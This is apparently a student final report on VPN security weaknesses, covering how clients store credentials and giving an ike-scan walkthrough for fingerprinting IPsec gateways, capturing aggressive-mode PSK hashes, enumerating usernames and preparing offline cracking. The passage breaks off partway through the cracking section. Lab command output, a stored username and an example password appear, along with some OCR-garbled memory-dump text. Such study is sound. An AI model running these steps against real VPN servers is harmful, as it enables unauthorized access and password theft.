Analysis of the Security Vulnerabilities in Virtual Private Networks

FINAL REPORT

Atiqa Zafar & Zaryab Khan
School of Electrical Engineering and Computer Sciences,
NUST Islamabad, PK

ABSTRACT

With the rapid increase in the usage of VPNs by both individuals and organizations to transmit sensitive information over an insecure public network, VPNs have become attractive target to hackers. VPN traffic is often invisible to IDS monitoring. This means the attacker can intrude without being picked up by the IDS. VPNs are not the impassable, protected systems that we believe them to be and are vulnerable to attacks such as IPv6 leakage, DNS hijacking, Offline Password Cracking, Man-in-the-Middle Attacks and Malware Infections etc. By VPN hijacking, the attacker can not only access the sensitive data being transmitted but can also get an access to the internal network resources. This can lead to massive security concerns.

In our research, we investigated such potential security risks by studying the core VPN technologies and compiled the risks' information in our previous document -the Literature Review. It conveys to our readers what knowledge and ideas have been established on the topic already, and what their strengths and weaknesses are. This paper, on the other hand, summarizes the experiments we carried out to further highlight the vulnerability of the VPN security, either as a side effect of vulnerable VPN configurations on a local network, or as a result of a deliberate attack from an adversary. Additionally, it discusses a range of best practices and mitigations techniques to deal with these vulnerabilities when implementing a virtual private network.

CONTENTS

LIST OF FIGURES/TABLES

1. Introduction

Virtual Private Network (VPN) services have become increasingly popular as a cost-effective way of communicating private information securely over an insecure public network. Both organizations and individuals are rapidly joining the VPN usage bandwagon to securely enter an internal network to access resources, data and communications, or simply as a way to work around regional restrictions on content and anonymity. However, VPNs are not the impenetrable, secure systems that we believe them to be and are wide open to attacks such as IPv6 leakage, DNS hijacking, Offline Password Cracking, Man-in-the-Middle Attacks and Malware Infections etc. Over half of the 16 VPN services, looked into by a group of researchers[19] from Sapienza University of Rome and Queen Mary University of London, used the Point-to-Point Tunneling Protocol with MS-CHAPv2 authentications, that can be easily cracked through brute-force attacks and makes them vulnerable to brute force hacks.

The purpose of writing this Final Report is to summarize the experiments we carried out to further highlight the vulnerability of the VPN security, either as a side effect of vulnerable VPN configurations on a local network, or as a result of a deliberate attack from an adversary. This paper is organized as follows.

We first survey the state of the art to highlight the current trends and related work in the VPN technology. Section 2 deals with the practical experiments carried out to investigate the potential security risks in the VPN. It points out the methods and techniques used, and the test data gathered and analyzed. The later Subsections of Section 2 also briefly highlights other security risks in VPNs that we were unable to experimentally evaluate but have mentioned for the purpose of information. If you have already studied our literature review, you can bypass SubSections 2.1, 2.4, 2.5 and 2.6.

Section 4 discusses a range of detection and defense practices to deal with these vulnerabilities when implementing a virtual private network. Section 5 concludes the work done and the lessons learnt, and how the future work may be extended.

1.1. Current State of the Art and Motivation

Many Virtual Private Network (VPN) service providers have become increasingly popular for providing cost-effective way of communicating private information securely over an insecure public network and for boldly claiming about privacy and anonymity without undergoing any standard evaluations. For instance, the AnchorFree's Hotspot Shield website [7] claims to "Hide your IP and ensure anonymous browsing", "Protect yourself from snoopers at Wi-Fi hotspots, hotels, airports, corporate offices" and ""VPN encrypts all traffic". Similarly, Private Tunnel [8] claims "Preventing anyone from viewing or snooping your data exchange across the Internet" and "Preventing anyone from seeing your public IP address". However, none of these VPN service providers are not the impenetrable, secure systems that they claim to be [9-12]. In our research, we first surveyed the tunneling technologies most commonly used by VPN service providers and discovered that many VPNS still rely on outdated technologies such as PPTP (with MS-CHAPv2), that can be easily cracked through brute-force attacks. The main focus of the literature review was to thoroughly study the research publications discussing the security flaws of the VPN technology. A number of papers have been studied and discussed in the review. However, we want to depict the current state of the art by highlighting the three most important publications dealing with VPN security vulnerabilities to date.

Appelbaum et al. [18] were the first to give a scientific categorization of configuration issues that ought to debilitate the utilization of VPN services achieving privacy and secrecy on the Internet. In addition to other things, they experimentally watched the issue of IPv6 leakage in certain VPNs.

R.Hills[20] mentioned a portion of the basic VPN security vulnerabilities that NTA Monitor have found amid the most recent three years (2003-5) while performing VPN security tests. The paper focused on remote access VPN configurations utilizing the IPsec protocol. A portion of the issues that have been seen, for example, the username identification issue, were new revelations, while others are known constraints of the protocols, which are presented because of poor configuration.

The study [19] conducted at the Sapienza University of Rome and Queen Mary University of London, presented the first ever experimental evaluation of sixteen commercial VPN services, measuring the VPN client's IPv6 traffic being leaked over the native interface and carrying out two DNS hijacking attacks.

Our motivation for this research project was the increasing use of the VPN services by students, businesses and organizations, and the large misinformation in product advertisements that they are exposed to. A worrying aspect of the problem is where people use VPN services for anonymity and security from government monitoring, little knowing that they are in fact fully exposing their data and online activity footprint. Therefore, in our research project, we aim to further experimentally evaluate the issue of User Anonymity, PPTP exploitation, IPv6 leakage, DNS hijacking and others to address the Security Risks of VPN in front of the student community. This way, we aim to create a more privacy conscious customer base that is able to choose secure technologies to meet their needs and that forces the VPN service providers to secure their services and clients against this risks.


Throughout our literature review, we also realized that the range of detection and defense practices to deal with the security vulnerabilities of VPNs have not been evaluated for their performance and security impact. We aim to complement our analysis of the security vulnerabilities with an evaluation of the countermeasures for VPN vulnerabilities in this report.

2. Investigation of Potential Security Risks

2.1. Compromise of User Anonymity

User information is not hidden from their VPN service provider who may also retain this information. Many VPN services prompt user to enter personal information, or even a valid mobile number at registration time. Some also retain timestamps, the amount of data transmitted, and the client IP address of each VPN connection. The TorrentFreak [13] has been interviewing the leading VPN providers about their logging practices for the four consecutive years (2012-15) [14-17] to figure out how anonymous VPNs truly are. It additionally got some information about other privacy sensitive policies. Hence, VPN service Providers must be blindly trusted to not be malicious, and to not disclose the user traffic to third parties. A number of cases have occurred where the VPN service providers have disclosed the user traffic. For instance, Israel-based Hola - a popular VPN provider used by roughly 46 million users worldwide to make tracking their internet activity more difficult to track, was caught for selling the bandwidth of individuals using the free version of the software to cover operational costs [9-10].


Let's investigate how VPN client programs store the user authentication credentials on the client machine. For some, it is even the default setting. This introduces a security loophole if these credentials are not well protected. Some client programs store the username unencrypted in a file or the registry with weak registry or file permissions for stored credentials and anyone with an access to the machine can obtain it. If the VPN is using IKE Aggressive Mode, then knowing the username can lead to an offline cracking attack against the password. Figure 2.1.1 shows an example of the username royhills@hotmail.com stored in the registry.



Name	Type	Data
(Default)	REG_SZ	(value not set)
AUTOCERT	REG_DWORD	0x00000000 (0)
CERTIFICATEISS...	REG_BINARY	(zero-length binary value)
CERTIFICATELABEL	REG_SZ	
FQDN	REG_SZ	
InternalIP	REG_DWORD	0x00000000 (0)
NET_INTFC	REG_SZ	
PORT	REG_DWORD	0x00000000 (0)
PORTNAME	REG_SZ	A1
PRESHR	REG_BINARY	8b 02 29 fd 13 e0 40 17 fd 11 a2 1a d3 9f 34 a6 ed fd
TYPE	REG_DWORD	0x00000000 (0)
UFQDN	REG_SZ	royhills@hotmail.com

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\IRE\SafeNet/Soft-PK\ACL\1\MYID

Figure 2.1.1 Username and obfuscated password stored in the Registry.


ireike.dmp - Microsoft Word
File Edit View Insert Format Tools Table Window Help
100%
Plain Text
Courier New
10
Page 5107 Sec 1 5107/5107 At Ln 999 Col 1 REC TRK EXT OVR English (U.K

```
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ÿÿÿÿÿÿ□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□My Connections\New
Connection□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□ÿÿÿÿÿ□□□□□□□□□□ÿ□□□□□□□□□□□#QžÛ□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□ÿÿÿÿÿÿ□□□□□□□□□□F□Ó□□□□□W0ntGu355Th1515□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□#□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□Û□□□□□□@□□□ □□□ 1-19: 11:28:38.593 Filter table
loaded.□□□□□□□□□□□□□□□□□□@□□□ □□□ 1-19: 11:33:55.452 Filter table loaded.□ . . .
□□□□□□□□@□□□ □□□ 1-19: 11:34:10.858 Filter table loaded.□ . . . □□□□□□□□@□□□ □□□
1-19: 11:37:30.483 Filter table loaded.□ . . . C□□□□□
□□□□□C□□□□□□□□□□□□□□□□□□□□□□□□□□□□À¨|

□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□pFiA□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```

Figure 2.1.2 shows a memory dump from a VPN client with the clear-text password W0ntGu355Th15 highlighted.

Even the password is stored on the client machine in a scrambled form that is often referred to as encryption. However, there is no unique key needed to decrypt it and knowing the encoding algorithm can lead to guessing the actual value. Figure 2.1.2 shows an example of an obfuscated password stored in the registry with the corresponding clear-text password is W0ntGu355Th15. Many client programs also decrypt this obfuscated version of the password in file/registry when they start up, and store a plaintext version of the password in memory. Thus, starting the VPN client and dumping the process memory with a tool such as pmdump, or crashing the computer to get a dump of physical memory can leak the password. Figure 2.1.2 shows a memory dump from a VPN client with the clear-text password W0ntGu355Th15 highlighted.

Another way user anonymity may be compromised is through end-to-end attacks (e.g., traffic correlation), which do not require collaborating with or compromising the VPN service provider. While a thorough analysis of these issues falls outside the Practical scope of our research, we have highlighted the limited practical protection that these services are capable of offering against user information disclosure or simple traffic correlation attacks.

2.2. Penetration testing an IPsec VPN

2.2.1. IPsec-based VPNs

Both LAN-to-LAN and remote access VPNs use IPsec technology that provides authentication, confidentiality and integrity to the VPN traffic through three protocols.

The first security protocol relates to the authentication header (AH) which protects the IP packet header by applying an encrypted checksum that gets calculated and transmitted with every packet. The checksum is there to ensure it is authenticated and traverses the internet securely without being intercepted by a third party. When the receiver acquires the packet the checksum is calculated again; if any changes were made to the packet it is thrown out and retransmitted. The encapsulating security payload (ESP) is another security measure that uses encryption algorithms to protect the IP packet contents of the message that is being sent over the internet. The third component to IPSec VPNs is the internet key exchange (IKE) which is crucial for AH and ESP because it handles the secure exchange of the secret key between the two parties. IKE can run under two different modes which are Main Mode and Aggressive Mode. Main Mode IKE uses the Diffie-Hellman key exchange which generates a shared secret key to send and receive data over a network between two parties. The IKE Aggressive Mode does not use the Diffie-Hellman exchange making it easier for someone to potentially exploit the system and capture sensitive data.

Many commercial VPNs from Microsoft, Cisco and Juniper and open-source VPNs such as StrongVPN and Openswan can be used for IPsec Implementations.

2.2.2. Setting up for VPN pen-testing

The purpose of the penetration testing is to find exploits that an attacker can use to get into the VPN system. There are three steps to penetration testing a VPN. In the first step, the penetration tester needs to port-scan the target and fingerprint the VPN gateway for guessing implementation. Ike-scan is an easy-to-use powerful command-line tool that can be used for this purpose. In the second step, we use other tools such as IKEProbe and IKECrack to exploit the weaknesses in the pre-shared key (PSK) authentication used in IPSec VPNs. In the last step, we exploit the default user accounts.

2.2.3. Scanning open ports and fingerprinting

The first step entails determining the type of VPN implementation (IPsec, PPTP, or SSL), vendor information and corresponding version numbers to carry out a dedicated attack against the target VPN platform using either the appropriate client software or platform specific exploits. One scenario is where the adversary finds out that the target server is using an older version of the software and exploits the security weaknesses of the older version to his advantage. A number of exploits have been found and posted on the World Wide Web for Check Point, Cisco, Watchguard and Nortel Devices.

The VPN server is **port-scanned** using its IP address to make an educated guess on the type of VPN implementation. We can manually try the default standard ports of various VPN implementations or use a port scanning tool such as Nmap and ScanLine. The following table provides a mapping of open ports to VPN type, using default ports:

Port	Type of VPN Implementation
UDP 500	IPsec
TCP 1723	PPTP/L2TP
TCP 443	SSL

Table 2.2.3 mapping of open ports to VPN type

Next we fingerprint and locate what we are up against by finding out the vendor and version of the VPN server using the IKE Scan tool (developed by NTA Monitor). It compares the values of specific variables in the IPsec packets exchange, against its signature database.

Initially, Ike-scan sends a packet to the gateway with an ISAKMP header and a single proposal with eight transforms inside it.

Each of these transforms represent attributes such encryption algorithm, hash algorithm, authentication method, and Diffie-Hellman group, and can take up different values such as DES or AES as the encryption algorithm, SHA or MD5 as the hashing algorithm, a PSK or RSA as the authentication type, Diffie-Hellman 1 or 2 as the key distribution algorithm and 28800 seconds as the lifetime. We try these different values to prompt an IKE handshake response from the server if we did not get one from the identification stage. Once a handshake is received, we take note of the **acceptable transform set** for future scans.

```
root@bt:~# ike-scan -M 172.16.21.200
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
172.16.21.200    Main Mode Handshake returned
    HDR=(CKY-R=d90bf054d6b76401)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
    VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

Ending ike-scan 1.9: 1 hosts scanned in 0.015 seconds (65.58 hosts/sec).
1 returned handshake; 0 returned notify
```

In the example shown, the VPN gateway replies with one returned handshake and the acceptable transform set is

Enc=3DES, Hash=SHA1 and Auth=PSK

Next, we use a retransmission **back off strategy** where IKE-scan sends the acceptable IKE handshake to the server and stops replying to the server's responses. The server keeps retransmitting packets until it get a response. The -showbackoff option causes ike-scan to record the response time of all of these packets. By carefully analyzing the time difference between each packet being sent from the server, it can successfully fingerprint the VPN gateway vendor and provides a best guess of the VPN server platform. In the example shown, the guesses for VPN implementations include Cisco VPN Server like ASA or PIX.

```
root@kali:~# ike-scan -M --showbackoff 172.16.21.200
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
172.16.21.200    Main Mode Handshake returned
    HDR=(CKY-R=4f3ec84731e2214a)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
```

```
    VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)

IKE Backoff Patterns:

IP Address       No.  Recv time            Delta Time
172.16.21.200    1    1322286031.744904    0.000000
172.16.21.200    2    1322286039.745081    8.000177
172.16.21.200    3    1322286047.745989    8.000908
172.16.21.200    4    1322286055.746972    8.000983
172.16.21.200    Implementation guess: Cisco VPN Concentrator

Ending ike-scan 1.9: 1 hosts scanned in 84.080 seconds (0.01 hosts/sec). 1
returned handshake; 0 returned notify
```

2.2.4. PSK mode assessment and PSK sniffing

Many VPNs use IKE Aggressive Mode with pre-shared key (PSK) authentication to authenticate the username and password. Figure 2.2.4 shows the initial packet exchange for aggressive mode PSK authentication. The client sends an IKE packet containing several ISAKMP payloads to the VPN server which responds with a reply IKE packet. Notice that the client sends the Identity payload and the Server replies with Hash payload which is an HMAC hash of information including the password (pre-shared key). The Client then sends a third packet containing an HMAC hash of information including the password.




Figure 2.2.4. Packet Exchange for Aggressive Mode PSK Authentication

Worryingly, the aggressive mode does not use a key exchange algorithm like Diffie-Hellman to protect the authentication data exchange and sends the authentication hash in clear-text mode.

```
root@kali:~# ike-scan --pskcrack --aggressive --id=peer 172.16.21.200
```


```
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-
scan/)
172.16.21.200    Aggressive Mode Handshake returned HDR=(CKY-
R=7eb59f437bbc5445) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK
LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=172.16.21.200) Hash(20 bytes)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity) VID=09002689dfd6b712
(XAUTH) VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
VID=1f07f70eaa6514d3b0fa96542a500100 (Cisco VPN Concentrator)

IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):
41391d84dd47367e7f3182b07ccf3bcf48e0d8c917452ac071bce3673c4352583759e5086a980
6ab7c5531944273c25a8722c259c76e5e393a2e48c36bf205d571cfd0eba36c573fe4b94939b8
67ec4ecf197c23930ed496a73df4a149ea6220029c6658e401de40f7f4fa098606a70ab9483c0
eb2ac54258a06dd572ae2cd32:88bf0e2a5a07bd19924583ccef6523cb8f4fa56cd7ce65d015b
61b2feeb700f37265de794c51af0a749e29339ee0f581870b7c515279c1672e827c6a686fe70d
6cc0d6945ac73f1187764a0ebc333d8dd00c0a4e0ba29a0fc276277bbfdfc2e0b84e71881b5dd
e8869a57600141b939c1139afa865df52911e6ef866e6319eaf:7eb59f437bbc5445:05988506
8c28a7c4:000000010000000100000098010100040300002401010000800100058002000280003
0001800400002800b0001000c000400007080030000240201000080010005800200018003000018
0040002800b0001000c000400007080030000240301000080010001800200028003000180040000
02800b0001000c000400007080000000240401000080010001800200018003000180040002800
b0001000c000400007080:01110000ac1015c8:bb3c0d7f23234a70d4e125def19bf249cdb299
d7:68aeca96d276fba861756a48d79e11cca2623843:229f9468990c4887d2b13e73160c2288e
51ff6c9
Ending ike-scan 1.9: 1 hosts scanned in 0.018 seconds (55.19 hosts/sec). 1
returned handshake; 0 returned notify
```

We can use the IKE Probe or IKE Scan Tool to force the VPN server into the aggressive mode of IPsec from the main mode by trying out various combinations of ciphers, hashes and Diffie-Helman groups, like shown above. This makes it possible to capture the authentication data and use a brute force or dictionary attack to recover the PSK.

2.2.5. Username Enumeration Vulnerabilities

The response to an incorrect login attempt should not leak information about which of the authentication credentials (username or password) was incorrect, because this allows an attacker to deduce whether a given username is valid or not, leading to ease in dictionary attacks.

Many implementations of PSK authentication, failing to abide by this scheme, provide a different response for an invalid username than for a valid one. Some VPN servers only respond to the client if the username is valid, they do not respond at all to invalid usernames; others respond with a notification message if the username is incorrect; and some respond to both valid and invalid usernames, but the hash payload for invalid usernames is calculated using a null password which is easily detectable. Consider the example below:




```
$ ike-scan --aggressive --id=fred 172.16.2.2
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
172.16.2.2 Aggressive Mode Handshake returned
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=172.16.2.2)
Hash(20 bytes)

$ ike-scan --aggressive --id=jim 172.16.2.2
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
172.16.2.2 Notify message 14 (NO-PROPOSAL-CHOSEN)
```

ike-scan is used to show that the server responds to the valid username "fred" normally but replies with a notification message of NO-PROPOSAL-CHOSEN for an invalid username "jim". This information leakage makes dictionary attacks easy.

2.2.6. Offline Password Cracking

Given that a valid username has been obtained successfully, an attacker can crack the associated password by using the hash from the VPN Server. RFC 2409 [22] defines the hash payload from the VPN Server as



$hash_r = prf(skeyid, gx^r|gx^i|cky_r|cky_i|SAi_b|IDir_b)$

and *skeyid* is defined as:

$skeyid = prf(psk, Ni_b|Nr_b)$

where the terms used are:

prf	The pseudo-random HMAC function
